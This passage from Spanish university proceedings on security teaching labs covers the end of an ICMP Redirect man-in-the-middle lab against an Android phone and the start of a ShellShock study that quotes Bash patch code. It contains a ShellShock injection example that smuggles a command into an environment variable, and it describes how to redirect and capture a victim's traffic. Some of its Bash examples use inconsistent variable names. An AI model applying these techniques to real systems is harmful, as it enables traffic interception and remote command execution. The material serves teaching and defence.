escaneo realizado puede verse en la Figura 4, donde podemos ver la máquina *host* Lubuntu, y el terminal Android (Samsung Electro-mechanics CO.) entre otros equipos.

Conociendo ya las direcciones IP de la víctima, la del Default Gateway, y la del servidor al que queremos infectar estamos preparados para realizar el ataque. Para ello emplearemos una herramienta llamada *Scapy* [13](www.secdev.org/projects/scapy/).

Esta, es una herramienta muy poderosa, escrita en Python que nos permite crear y manipular paquetes a cualquier nivel para posteriormente enviarlos a la red, además posee multitud de funciones adicionales como escaneos, sniffer, y creación de gráficos. Nuestra finalidad con *Scapy* es generar un paquete ICMP Redirect falso, que será el que enviemos a la víctima para que redirija el tráfico hacia la máquina atacante. Para que la víctima procese el paquete generado por nosotros como un paquete Redirect proveniente del router debemos simular su estructura lo más fielmente posible, en la Figura 5 podemos ver los campos en los que se compone un mensaje ICMP Redirect. En primer lugar el campo `Tipo` que debe establecerse a 5 para indicar que es un mensaje de redirección, el segundo campo es el `código`, que especifica el motivo de la redirección y que establecemos a 1 para indicar que es una redirección para el Host. A continuación indicamos la `Dirección IP` a la cual debe ser redirigido el tráfico, y finalmente se incluye la cabecera IP y los 8 primeros *bytes* del paquete original que envío la víctima y originó el paquete ICMP de regreso.

En la Figura 6 podemos ver el mensaje ICMP generado con *Scapy*, como se puede ver es un código escrito en Python donde se definen los parámetros del mensaje en primer lugar (direcciones IP que intervienen en el escenario del ataque), después se genera un paquete IP, donde se encapsula el mensaje ICMP con la estructura comentada previamente, y donde incluimos como Payload el supuesto mensaje que la víctima ha intentado enviar al servidor que queremos infectar, en concreto se incluye la cabecera IP del supuesto mensaje, y los 8 primeros bytes del mensaje TCP de sincronización que va por encima, incluyendo los puertos de origen y destino, el flag de SYN activado, y dónde generamos datos aleatorios con el único fin de que la víctima procese el mensaje completo como un mensaje ICMP Redirect original del Default Gateway.

Finalmente, el mensaje generado con *Scapy* se envía de manera persistente a la víctima, y en el momento en que esta intente conectar con el servidor, en este caso el 8.8.8.8, se encontrará con un mensaje ICMP Redirect de respuesta, que provocará que el tráfico hacia ese servidor se redireccione a la nueva puerta de enlace, en este caso la máquina atacante (192.168.1.5).

IV-D. Análisis de resultados

Una vez que ejecutamos el código de la Figura 6 con *Scapy*, el equipo atacante comienza a enviar mensajes ICMP Redirects a la víctima. Vemos lo que sucede gracias al analizador de tráfico *Wireshark* y analizamos uno de esos mensajes Redirects (Figura 7) donde podemos ver marcado en rojo los campos esenciales para que el ataque tenga éxito, que son precisamente los campos generados anteriormente gracias al código de *Scapy*.

Si todo se ha configurado correctamente, a partir de este momento seremos capaces de capturar cualquier tráfico generado entre la víctima y el servidor implicado en el ataque. Hemos de añadir que en esta prueba de concepto nos hemos centrado exclusivamente en el funcionamiento del ataque a nivel de red, por lo que no se demuestra el potencial de este ataque en su totalidad; sin embargo, una vez que se consigue capturar el tráfico, se pueden realizar multitud de acciones




Figura 8: Captura del tráfico de la víctima con Wireshark.




Figura 9: Finalización del ataque MitM.

maliciosas adicionales.

Existen múltiples aproximaciones para comprobar el correcto funcionamiento del ataque. Al ser un caso práctico de laboratorio y tener acceso al dispositivo Android de la víctima, en primer lugar intentamos acceder a un sitio web haciendo una petición DNS al servidor de google, el infectado en este caso, y comprobar realmente si somos capaces de capturar dicha petición y su respuesta. Podemos ver en la Figura 8 que, efectivamente, desde la máquina atacante podemos ver la petición hecha por el dispositivo de la víctima, al igual que la respuesta del servidor, en ella se puede ver también la función que realiza el enmascaramiento de *iptables*. Cada paquete que proviene de la víctima lo enmascara con la dirección `IP origen` del atacante y lo reenvía, al igual que en sentido contrario recoge la respuesta del servidor y cambia la dirección `IP destino` por la de la víctima, haciendo el ataque Man in the Middle transparente para ambos extremos.

También es interesante observar qué ocurre cuando desde la máquina atacante finalizamos el ataque y restauramos los parámetros modificados a la normalidad. El resultado de este proceso se puede ver en la Figura 9, en cuanto llega una petición del cliente destinada a un servidor externo, el equipo atacante sabe que existe una mejor ruta para esa comunicación y directamente envía un mensaje Redirect al estar activado su envío, en este caso es auténtico y le indica a la víctima que debe redirigir su comunicación por el Default Gateway (192.168.1.1) por lo que el escenario vuelve a la normalidad y el atacante deja de capturar el tráfico.

IV-E. Prevención y detección

En este apartado se presenta alguna aproximación para prevenir o en su defecto detectar que se está sufriendo un ataque MitM. En la Sección II ya hablamos de formas de prevenir ser víctimas de un ataque de este tipo, y todas las recomendaciones de seguridad valen para un sistema Android como para cualquier otro; para el ataque que hemos analizado en este laboratorio la forma más directa de prevenirlo es deshabilitando la opción de recibir mensajes ICMP Redirects, se consigue teniendo permisos de superusuario y añadiendo este comando: `echo 0 >/proc/sys/net/ipv4/conf/all/accept_redirects`.

Con respecto a la detección, es posible utilizando una herramienta muy útil como es *traceroute* obtener el camino




Figura 10: Traceroute hacia el servidor infectado.

seguido para un determinado destino. Como comprobación realizamos un *traceroute* al destino envenenado mientras se realiza el ataque y podemos ver el resultado en la Figura 10, en ella se ve cómo el tráfico hacia dicho destino pasa primero por la máquina atacante 192.168.1.5 y posteriormente por el router original. Sin embargo, partimos de la base de que un usuario que está con su terminal conectado a una red WiFi, por ejemplo, no va a hacer este tipo de comprobaciones, por lo que las posibilidades de detección por este método son reducidas. También existen numerosas herramientas automatizadas para detectar ataques MitM, pero en este campo se parte con desventaja por dos motivos: *(a)* La mayoría de estas herramientas son para sistemas operativos de equipos de escritorio, aunque también existen algunas para Android, y *(b)* la mayoría se centran en detectar ataques basados en ARP, DHCP, y otros tipos, siendo pocas las útiles para detectar un ataque basado en ICMP Redirect.

V. Conclusiones y trabajos futuros

En este trabajo se ha diseñado un laboratorio de seguridad en dispositivos móviles Android orientado a la docencia basado en el uso de la virtualización y los Live-USB. Como caso de estudio se ha implementado un ataque de MitM utilizando mensajes ICMP Redirects.

El hecho de trabajar con sistemas virtualizados, y con Live-USB, aporta a este trabajo una potencia enorme al facilitar la labor docente en gran medida en términos de flexibilidad y portabilidad en la realización de las prácticas. Permite

también disponer de un laboratorio para estudiar temas de seguridad en Android, que hasta ahora no era posible con los laboratorios actuales en la ETS de Ingenierías Informática y de Telecomunicación de la Universidad de Granada.

Por lo tanto, con este trabajo se pretende, entre otras cosas, dejar un camino abierto para futuras aplicaciones de esta tecnología, ya sea continuando con el estudio de este ataque, donde se pueden incluir más aspectos como extender el ataque con alguna consecuencia, o generar alguna herramienta de detección del mismo. O bien, pudiendo servir de ejemplo para montar laboratorios con otro propósito de estudio, gracias a la flexibilidad que posee a la hora de crear topologías de red y contenidos docentes.

Aún existen líneas de trabajo futuro interesantes que han de ser estudiadas:

- Utilizar el caso de estudio presentado en este trabajo como caso práctico en la materia de seguridad en redes de comunicación del grado en Ingeniería de Tecnologías de Telecomunicación de la Universidad de Granada.
- Montar pruebas similares con otros tipos de ataques explotables en el S.O. Android, en concreto aprovechar esta tecnología para montar una *botnet* con dispositivos móviles sería de gran interés docente.
- Continuar con el desarrollo de diversos escenarios utilizando Live-USB para facilitar su implementación en las materias de seguridad de la UGR.

Agradecimientos

Este trabajo ha sido financiado parcialmente por el MINECO (Ministerio de Economía y Competitividad), los fondos FEDER a través del proyecto TIN2014-60346-R y el Programa de Innovación Docente de la Universidad de Granada, con el proyecto número 14-54.

Referencias

[1] G. Robinson and G. R. Weir, "Understanding android security," in *Global Security, Safety and Sustainability: Tomorrow's Challenges of Cyber Security*. Springer, 2015, pp. 189–199.

[2] N. Secure, "Mobile security report:," 2016. [Online]. Available: https://info.nowsecure.com/rs/201-XEW-873/images/2016-NowSecure-mobile-security-report.pdf

[3] G. Kelly, "Report: 97 % of mobile malware is on android. this is the easy way you stay safe," 2014.

[4] Cisco, "Informe anual de seguridad," 2016. [Online]. Available: http://americas.thecisconetwork.com/media/file-20160218163107-5591.pdf

[5] R. A. Rodríguez-Gómez, F. López Pérez, M. Guarnido Ayllón, M. Leyva García, A. Reyes Maldonado, A. Muñoz Gijón, J. E. Cano, and J. Camacho, "Laboratorio docente de ciberseguridad basado en live-usb," in *I Jornadas Nacionales de Investigación en Ciberseguridad*, 2015.

[6] A. Ornaghi and M. Valleri, "Man in the middle attacks," in *Blackhat Conference Europe*, 2003.

[7] "Patriot-ng." [Online]. Available: http://www.security-projects.com/?Patriot_NG

[8] "Arp on." [Online]. Available: http://arpon.sourceforge.net/

[9] V. Oracle, "Virtualbox. programming guide and reference," 2012.

[10] "Systemback." [Online]. Available: https://sourceforge.net/projects/systemback/

[11] H. Eychenne, "iptables man page," 2002.

[12] G. F. Lyon, *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure, 2009.

[13] P. Biondi, "Scapy," *see http://www. secdev. org/projects/scapy*, 2011.

Estudio e Implementación de ShellShock en un laboratorio docente de seguridad

Leandro Pretel
Dpt. de Teoría de la Señal Telemática
y Comunicaciones, CITIC-UGR, España
leandropretel@correo.ugr.es

Rafael A. Rodríguez-Gómez
Dpt. de Teoría de la Señal Telemática
y Comunicaciones, CITIC-UGR, España
rodgom@ugr.es

***Resumen*—Hoy en día, existen continuos ataques a dispositivos móviles o ordenadores, que alteran nuestra privacidad y que originan gran preocupación en nuestra sociedad. Es por ello que se debe intentar dar la máxima información posible sobre estos ataques y cómo es posible evitarlos o protegernos ante ellos. Con dicho fin se presenta este artículo, dónde se mostrará el estudio e implementación de la vulnerabilidad ShellShock, una de las amenazas más importantes de los últimos años. Dicha tarea se llevará a cabo en un laboratorio para la docencia en seguridad informática, haciendo uso de dispositivos live-USB para iniciar nuestros sistemas de trabajo con el fin de aumentar la flexibilidad y desempeño de las prácticas docentes realizadas. Por lo tanto, con este artículo se intenta dar a conocer más sobre esta vulnerabilidad, incluyendo un ejemplo práctico dónde se realizará un ataque real en un entorno experimental creado.**

***Index Terms*—Ciberseguridad, Laboratorio, Docencia, ShellShock**

Tipo de contribución: *Formación innovación*

I. Introducción

Hoy en día, la ciberseguridad es uno de los principales puntos en los que invertir y desarrollar de cara a reforzar la privacidad y seguridad de los millones de personas que hacen uso de las tecnologías de la información. Las predicciones en materia de seguridad informática para un futuro cercano, incitan a apostar por conseguir un ámbito seguro en el mundo de las telecomunicaciones, ya que estudios como el del Laboratorio de ESET España [1], concluyen que existirá un aumento en diversos ataques informáticos y *malware*, centrándose en ataques dirigidos al Internet de las cosas (IoT) o sistemas de pago, entre otros.

Por ello, para poder alcanzar las expectativas requeridas en dicho campo, es necesario la formación de profesionales cualificados y comprometidos con sus proyectos, pudiendo aportar información y ayuda de forma continua, así como aplicar nuevas herramientas y estrategias para potenciar las investigaciones por parte de organismos públicos y privados, consiguiendo profesionales con talento y de primer nivel. Numerosas instituciones ya trabajan por conseguir el objetivo de dicha formación, como es el caso de la Universidad Rey Juan Carlos de Madrid [2], que ofrece un curso para intentar acercar el mundo de la ciberseguridad al mayor número de personas posibles. Su objetivo es identificar problemas comunes relacionados con la seguridad, mostrando posibles contra-medidas que poder desplegar en función de las condiciones existentes. También resulta interesante el trabajo de la Universidad San Pablo de Madrid [3], que presentó un proyecto sobre habilidades con la seguridad de la información, informática forense o hacking ético, para un uso práctico de alumnos de Derecho y Criminología.

Por otro lado, para poder conseguir personal cualificado, es necesario disponer de un gran número de instalaciones docentes que puedan satisfacer la demanda en seguridad existente en la actualidad. Muchos de los laboratorios existentes no están pensados para la formación de profesionales cualificados en materia de ciberseguridad, ya que este tipo de instalaciones suelen presentar una configuración de software determinada, con unos sistemas operativos concretos y una configuración de red estática. Las prácticas con fines docentes en este tipo de laboratorios relacionados con la seguridad pretenden servir para reproducir ejemplos concretos lo más realistas posibles. Sin embargo, el carácter estático de los laboratorios disponibles en la actualidad hace complicado mantener una cartera de prácticas actualizadas en materia de ciberseguridad.

Por todos estos motivos, en el presente artículo se pretende facilitar y motivar, desde un punto de vista docente, a que un mayor número de personas puedan realizar proyectos y trabajos en materia de ciberseguridad adaptándose a las limitadas condiciones de las instalaciones existentes. Por ello, y partiendo de la estructura de los laboratorios actuales en la universidad ETSITT-UGR, se llevará a cabo el estudio de uno de los bugs en seguridad más importantes de los últimos años, la vulnerabilidad ShellShock. Para su estudio, nos basaremos en la estructura planteada en nuestro trabajo previo [4], que presenta una propuesta para la docencia basada en dispositivos Live-USB como herramientas para inicio de sistemas operativos y disponiendo dentro de estos de diferentes máquinas virtuales que aportan flexibilidad a la distribución física del laboratorio en el que se utilice este sistema.

De este modo, se presentará un estudio detallado de dicho fallo, con el objetivo de mostrar el potencial que este puede llegar a alcanzar en multitud de dispositivos y la repercusión que supuso hasta que fue detectado, consiguiendo una repercusión igual o mayor que Heartbleed [5], un fallo de seguridad que permitió que la información protegida por los métodos de cifrado SSL/TLS pudiera ser robada, de modo que cualquiera podía leer la memoria de los sistemas protegidos por la versión de OpenSSL que fue afectada

El resto del artículo se estructura como sigue. En la Sección II, se exponen una serie de conceptos generales necesarios para la comprensión del trabajo. Seguidamente, en la Sección III, se presenta un estudio detallado del origen y potencialidad de la vulnerabilidad ShellShock, mientras que la aplicación de dicho ataque en un entorno experimental se llevado a cabo en la Sección IV. Por último, en la Sección V se plantean algunas conclusiones y unos posibles líneas de trabajo futuro.

II. Conceptos Generales

La vulnerabilidad ShellShock [6] se encuentra en la evaluación de las nuevas variables de entorno de la herramienta Bash.

Bash [7] es el intérprete de comandos más utilizado en Unix y basado en éste también existe un lenguaje de programación de scripting que toma su mismo nombre. Normalmente, esta herramienta es utilizada por los usuarios para la generación de shell scripts, con el fin de llevar a cabo una serie de tareas determinadas. Sin embargo, Bash también es utilizada por multitud de programas en segundo plano, realizando continuas llamadas a funciones y variables.

Una de las aplicaciones que puede hacer uso de Bash, es el conocido servidor de páginas web Apache [8]. Este servidor web es el más utilizado a nivel mundial gracias a su proyecto de código libre, que destaca por su sencillez y facilidad de uso. Es capaz de atender de manera eficiente gran número de peticiones HTTP, realizar restricciones a un subconjunto de archivos y gestionar los logs de errores, entre otras tareas.

Para llevar a cabo las peticiones a páginas web y mostrar el contenido de ellas, Apache necesita una determinada configuración. En primer lugar, es necesario diferenciar entre contenido estático, siendo aquel que permanece invariable desde el momento en el que se crea, y contenido dinámico, que es aquél que se genera cada vez que se solicita su visualización. Para este último tipo de contenido, hace uso de la tecnología más extendida : CGI (Common Gateway Inteface) [9]. La interfaz de entrada común permite a un cliente o navegador web solicitar datos de un programa que se ejecuta en un servidor web. De este modo, CGI define la manera en la que un servidor web interactúa con programas externos que generan el contenido, como puede ser la herramienta anteriormente mencionada, Bash. Su extendido uso se debe a que es una forma muy sencilla de crear contenido dinámico en un sitio web, a diferencia de otras tecnologías que suelen ser más complejas y limitadas, como son SSI (Server-side includes) [10], con unas capacidades muy limitadas, Java Servlets [11], dónde el código se ejecuta en el propio servidor web en vez de como un proceso aparte o `scripts` embebidos en el HTML, como es PHP [12] Por lo tanto, en base a la vulnerabilidad ShellShock se podrán llevar a cabo ataques que afecten a servidores web que tengan activado el contenido dinámico CGI, y que a su vez hagan uso de la herramienta Bash cómo programa externo.

III. Estudio de la vulnerabilidad ShellShock

III-A. Origen

En la mañana del 12 de septiembre de 2014, Stephane Chazelas, un desarrollador de software de código libre francés y que residía en Gran Bretaña, identificó un error que denominó “ShellShock” y que según él tenía un impacto a gran escala en millones de ordenadores, teléfonos y dispositivos de Internet, afectando tanto a sistemas operativos de código abierto como Linux o Android, o portátiles de la marca Apple. Lo asombroso es que, según varias estimaciones, este error en el software podría haber existido desde al menos 1993, habiendo pasado desapercibido para la mayoría de la gente, pero que con seguridad multitud de hackers malintencionados (*crackers*) conocían y habrían podido aprovecharse de él durante unos 21 años. Es por ello, que según la Base de Datos de Vulnerabilidades Informáticas del gobierno de Estados Unidos [13], Shellshock tiene una calificación de 10 sobre 10 en impacto y explotabilidad.

De este modo, los crackers comenzaron a explotar el fallo desde la noche del 12 de septiembre de 2014, siendo estos ataques monitorizados por numerosos investigadores que observaron un uso masivo de virus de gusano cuyo objetivo era escanear Internet para encontrar aquellos sistemas que fueran vulnerables. El alcance de ShellShock fue tal, que se estimó que más de 500 millones de servidores podrían haberse visto afectados, lo que equivaldría a un 51 % del total de servidores de todo el mundo [14]. Estos datos se traducen en millones de euros para las empresas y servicios afectados, que podrían haber perdido mucho dinero con la pérdida de información confidencial, además de las contramedidas realizadas para intentar frenar este ataque.

Sin embargo, hoy en día este ataque sigue siendo una de las principales herramientas utilizadas por los atacantes para llevar a cabo toda serie de medidas con fines maliciosos. Akamai [15], una empresa que ha comenzado recientemente a publicar estadísticas sobre ataques a aplicaciones web, publicó que en el primer trimestre de 2015, el 49 % de los ataques a aplicaciones web formaban parte de ataques de tipo ShellShock, aumentando los ataques sobre HTTPS de un 9 % en el primer cuatrimestre de 2015, a un 56 % en el segundo cuatrimestre. Por lo tanto, podríamos estar ante una de las vulnerabilidades más importantes a lo largo de la historia de las telecomunicaciones.

III-B. ShellShock

Con el fin de entender por qué este error causó un impacto tan generalizado y por qué se la ha dado una calificación de grave por muchos profesionales del campo de la seguridad, es necesario analizar en primer lugar qué es Bash y su significado. Bash es un componente de software comúnmente conocido como un intérprete de comandos o ”Shell”de código abierto de Unix utilizado por millones de servidores web, ordenadores, teléfonos y otros dispositivos conectados a Internet. Esta herramienta es utilizada por todos estos dispositivos normalmente de manera interna, de modo que multitud de comandos son introducidos y ejecutados por el propio sistema de forma automática. Gracias a la vulnerabilidad ShellShock los atacantes, sin necesidad de poseer un conocimiento especializado, pueden ser capaces de ejecutar código de forma remota, consiguiendo obtener el control de los dispositivos afectados.

Para explotar esta vulnerabilidad, el atacante solo necesita inyectar su código en las variables de entorno de un proceso en ejecución y esto puede ser realizado de forma sencilla a través de elementos cómo *scripts* CGI.

Para llegar a comprender como trata Bash a las variables cuando una nueva instancia es creada, es necesario diferenciar entre variables de entorno o globales y variables locales. Básicamente, la diferencia entre ambas es que la variable local sólo tiene valor dentro de nuestra sesión Bash, mientras que las variables de entorno o globales, se establecen para todas las sesiones Bash. Un ejemplo de la creación de variables de entorno y locales se muestra en lo que sigue:

Código 1: Guardado y consulta de una variable en bash.

```
$ Var = "Shellshock"
$ echo $local_Var
Shellshock
$ bash
$ echo $local_Var
$
```

Si se crea una variable y se intenta mostrar su contenido con el comando `echo` en el mismo proceso Bash es posible ver su valor. En cambio, al crear un nuevo proceso bash ya no será posible acceder al contenido de la variable previamente creada. Esto se debe a que hemos creado la variable con el objetivo de trabajar con ella localmente. Si lo que deseamos es poder acceder a ella desde cualquier proceso bash, es necesario crearla como variable de entorno. Para ello se hace uso del comando `export`. Un ejemplo de esto se muestra a continuación:

Código 2: Guardado y consulta de una variable en Bash utilizando export.

```
$ export Var = "Shellshock"
$ echo $global_Var
Shellshock
$ bash
$ echo $global_Var
$ Shellshock
$
```

Aquí se puede observar cómo al crear la variable `global_Var`, es posible tener acceso a ella tanto en el mismo proceso Bash dónde se ha creado, cómo en un nuevo proceso Bash creado posteriormente. Al utilizar la función `export`, conseguimos que la variable `global_Var` sea definida cómo global y que por tanto sea cargada por defecto cada vez que un nuevo proceso Bash sea creado.

Aparte de la creación de variables, Bash también permite la definición de funciones. Al igual que en el resto de lenguajes de programación, una función son trozos de `script` independiente que llevan a cabo sub-rutinas o tareas concretas, dónde se incluye el código necesario para realizar dicha tarea. De este modo, la creación de una función es similar a la de una variable:

Código 3: Definición de una función en Bash.

```
$ env X='() {test; };'
```

A parte del comando `export`, para la creación de variables de entorno, también está disponible el comando `env`, el cuál normalmente se usa para imprimir las variables de entorno existentes, pero que también puede ser usado para ejecutar comandos. Por lo tanto, desde que se empieza con `()` , X será tratada como una función y se ejecutará su definición cuando un nuevo proceso Bash sea creado.

De este modo, tanto la creación de variables globales, cómo funciones globales, son realizadas continuamente por los diferentes dispositivos y servidores para llevar a cabo multitud de tareas y operaciones. Algunas de las variables más comunes utilizadas pueden ser `PATH` dónde se incluyen los directorios de los principales comandos ejecutables desde el terminal, como `cd, ls o makedir`, entre otros. También `HOSTNAME`, para conocer el nombre de nuestro equipo o `PWD`, para conocer la ruta en la que nos encontramos.

Hasta aquí, todo el funcionamiento de Bash explicado se corresponde con un funcionamiento normal. Sin embargo, la vulnerabilidad ShellShock hace uso de un fallo en la creación de nuevas funciones en Bash.

En el siguiente código se puede ver la misma función definida en el código anterior pero en esta ocasión, se ha continuando escribiendo tras el símbolo ";". Al abrir una nueva sesión de Bash, todas las funciones o variables globales definidas, como pueden ser `PATH, HOSTNAME o PWD`, son cargadas para su uso. Si creamos una nueva función y la definimos como variable de entorno con el comando `env`, al crear la nueva instancia de bash esta también será cargada.

Código 4: Uso de la vulnerabilidad ShellShock para realizar un `ping` a la dirección IP 8.8.8.8.

```
$ env X='() {test; }; ping 8.8.8.8'
```

El fallo surge debido a que Bash no realiza ninguna comprobación tras la definición de la función y al iniciarse una nueva sesión Bash ejecuta los comandos que se hayan incluido tras la misma. En el ejemplo anterior, un ping a los servidores DNS públicos de Google es realizado tras el inicio de cada sesión nueva de Bash.

El uso por parte de un atacante podría venir en el caso de que este configure una variable de entorno con código malicioso e inicie después una nueva instancia de Bash. Aunque el verdadero potencial de este fallo se encuentra cuando se lleva a cabo esta configuración de forma remota. Los atacantes usan la habilidad de configurar variables de entorno indirectamente en servidores Apache o DHCP, entre otros, para conseguir el control de máquinas vulnerables. Un ejemplo de esta forma de ataque será expuesto en la Sección V.

III-C. Archivos implicados en la vulnerabilidad ShellShock

La primera aplicación del parche que solucionaba la vulnerabilidad de ShellShock, se realizó en la versión 4.3 de Bash, siendo vulnerables todas las versiones anteriores a esta. Al ser Bash un software libre, puede ser modificado y redistribuido libremente con cualquier fin, de forma que en este caso también pueda ser editado para mejorar fallos y bugs presentes en la actual versión. Dicho esto, Stephane Chazelas al detectar esta vulnerabilidad en 2014, presentó un parche para Bash que modificaba una serie de archivos de código libre para corregir ShellShock y de este modo evitar posibles futuros ataques.

En primer lugar, cuando se crea una variable de entorno con el comando `env`, Bash llama a una serie de funciones implicadas en esta operación. El parche presentado por Stephane Chazelas presentó una serie de archivos que se muestran en la Figura 1, dónde se encuentran las funciones que más tarde se ejecutarán en el núcleo de Linux y que son las causantes de la existencia de la vulnerabilidad ShellShock. Concretamente fueron dos los archivos modificados: `variables.c` ubicado en la carpeta principal de Bash y `evalstring.c` localizado en la carpeta de builtins.

Uno de los archivos llamados es `variables.c`. Si observamos la Figura 2 en la parte del fichero dónde se define la exportación de funciones, observamos cómo Bash trabaja con este tipo de variables.




Figura 1: Archivos del núcleo de Linux implicados en la vulnerabilidad ShellShock.

```
if (privmode == 0 && read_but_dont_execute == 0 &&
    STREQN (BASHFUNC_PREFIX, name, BASHFUNC_PREFLEN) && STREQ
    (BASHFUNC_SUFFIX, name + char_index - BASHFUNC_SUFFLEN)
    && STREQN ("() {", string, 4))
{
  size_t namelen;
  char *tname;              /* desired imported function name */
  namelen = char_index - BASHFUNC_PREFLEN - BASHFUNC_SUFFLEN;
  tname = name + BASHFUNC_PREFLEN; /* start of func name */
  tname[namelen] = '\0';           /* now tname == func name */
  string_length = strlen (string);
  temp_string = (char *)xmalloc (namelen + string_length + 2);
  memcpy (temp_string, tname, namelen);
  temp_string[namelen] = ' ';
  memcpy (temp_string + namelen + 1, string, string_length + 1);
  if(absolute_program (tname)==0&&(posixly_correct==0
    ||legal_identifier(tname)))
    parse_and_execute (temp_string, tname,
    SEVAL_NONINT|SEVAL_NOHIST|SEVAL_FUNCDEF|SEVAL_ONECMD);
```

Figura 2: LLamada a las funciones en el archivo `variables.c` del directorio de Bash.

La definición de funciones como variables de entorno se exportan cuando el intérprete Bash comprueba con `STREQN` si la variable introducida comienza con "`() {`".La nueva instancia de Bash explorará su lista de variables de entorno y las convertirá en funciones internas. Tras esta comprobación, Bash concatenará el nombre de la función con el valor de la función que se está tratando. Por ejemplo, si la función se llama f1 y contiene el valor "`() ls {l ; echo vulnerable`", la función será almacenada en una variable `temp_string` de la forma "`f1() ls {l ; echo vulnerable`", incluyendo código detrás de la función definida. A continuación, es llamada la función principal dónde se detecta si existe el fallo de ShellShock, `parse_and_execute ()`. Esta función es llamada con tres parámetros, `temp_string` con la variable de entorno completa como hemos comentado anteriormente, `tname` con el nombre de la función importada y una serie de *flags*.

Estas *flags* son los principales cambios introducidos en el parche. En versiones anteriores, cuando se llama a la función `parse_and_execute ()` sólo se llamaba con dos de estas *flags*: `SEVAL_NONINT` y `SEVAL_NOHIST`, la primera de ellas indica que el usuario no interactuará con el *Shell* para la ejecución de comandos y la segunda es utilizada para que no se añadan definiciones al historial de Bash.

En versiones vulnerables, cuando Bash definía la función al encontrar "`() {`"no detenía su proceso, sino que continuaba analizando y ejecutando código posterior, y esto era debido a que no existía ninguna comprobación ni limitación en la definición de funciones como variables de entorno. Es por ello, que se introdujeron las dos nuevas *flags* `SEVAL_FUNCDEF` y `SEVAL_ONECMD`. Para conocer cuál era el cometido exacto de dichas *flags*, es necesario analizar el archivo `evalstring.c`, dónde se ubica la función `parse_and_execute ()` llamada desde `variables.c`.

La primera de las *flags*, `SEVAL_FUNCDEF`, será ejecutada en caso de que haya una definición de una función. Para verificar que dicha definición no ha incluido código malicioso, se realiza una serie de comprobaciones. Si se cumple alguno de los casos planteados, Bash interpretará que existe irregularidades en la función definida y reseteará el intérprete, emitiendo un mensaje de error e invalidando la función introducida. Para comprobar que la función no incluye una vulnerabilidad, en primer lugar con "`command-type != cmfunctiondef`", se verifica que el valor de la variable de entorno completa coincide con la definición de la función, es decir, si se ha introducido código tras la función, `\command- >type\` incluirá dicho código, ya que `command` define todo lo introducido por teclado, y `cm_function_def`, sólo incluirá hasta la última llave, entendiendo que en este punto finaliza la función, siendo por lo tanto ambos strings diferentes. A continuación puede verse el código ejecutado si el *flag* `SEVALFUNCDEF` está a 1.

Código 5: Sección de código a ser ejecutada si el flag SEVAL_FUNCDEF está a 1

```
if (flags & SEVAL_FUNCDEF)
  {
   char *x;
   /*
   If the command parses to something
   other than a straight function
   definition, or if we have not consumed
   the entire string, or if the parser has
   transformed the function name (as
   parsing will if it begins or ends with
   shell whitespace, for example),
   reject the attempt */
   if (command->type != cm_function_def ||
   ((x = parser_remaining_input ()) && *x)
   || (STREQ (from_file, command->
           value.Function_def->
           name->word) == 0))
   {
     internal_warning (_("%s: ignoring"
     +"function definition attempt"),
     from_file);
     should_jump_to_top_level = 0;
     last_result =
      = last_command_exit_value =
      = EX_BADUSAGE;
     reset_parser ();
     break;
```

```
  }
 }
}
```

A continuación, `"x = parser_remaining_input ()) && *x"` nos permite comprobar si aún existe parte de la entrada que es necesaria analizar, llamando para ello a la función `parser_remaining_input ()`. También se comprueba que la variable x, donde se define la entrada restante, apunte a la dirección de memoria donde se definió en un principio. Por último, también se verifica que el nombre de la función ha sido cambiado. En caso de que la función `STREQ` devuelva un 0, significará que el nombre de la función pasado cómo parámetro a `parse_and_execute ()`, no coincide con el nombre real de la función y por lo tanto la variable definida será inválida. En el siguiente extracto de código podemos ver el caso en el que no se haya definido una función, y sólo quiera un comando simple, no entrará en la *flag* anterior y se terminará la comprobación de la definición de la variable de entorno.

Código 6: Sección de código a ser ejecutada si el flag SEVAL_ONECMD está a 1

```
if (flags & SEVAL_ONECMD)
  {
   reset_parser ();
   break;
  }
}
```

IV. Laboratorio docente para seguridad

Para la ejecución de un entorno experimental donde poder explotar la vulnerabilidad ShellShock nos basamos en el laboratorio docente diseñado en nuestro trabajo previo [4].

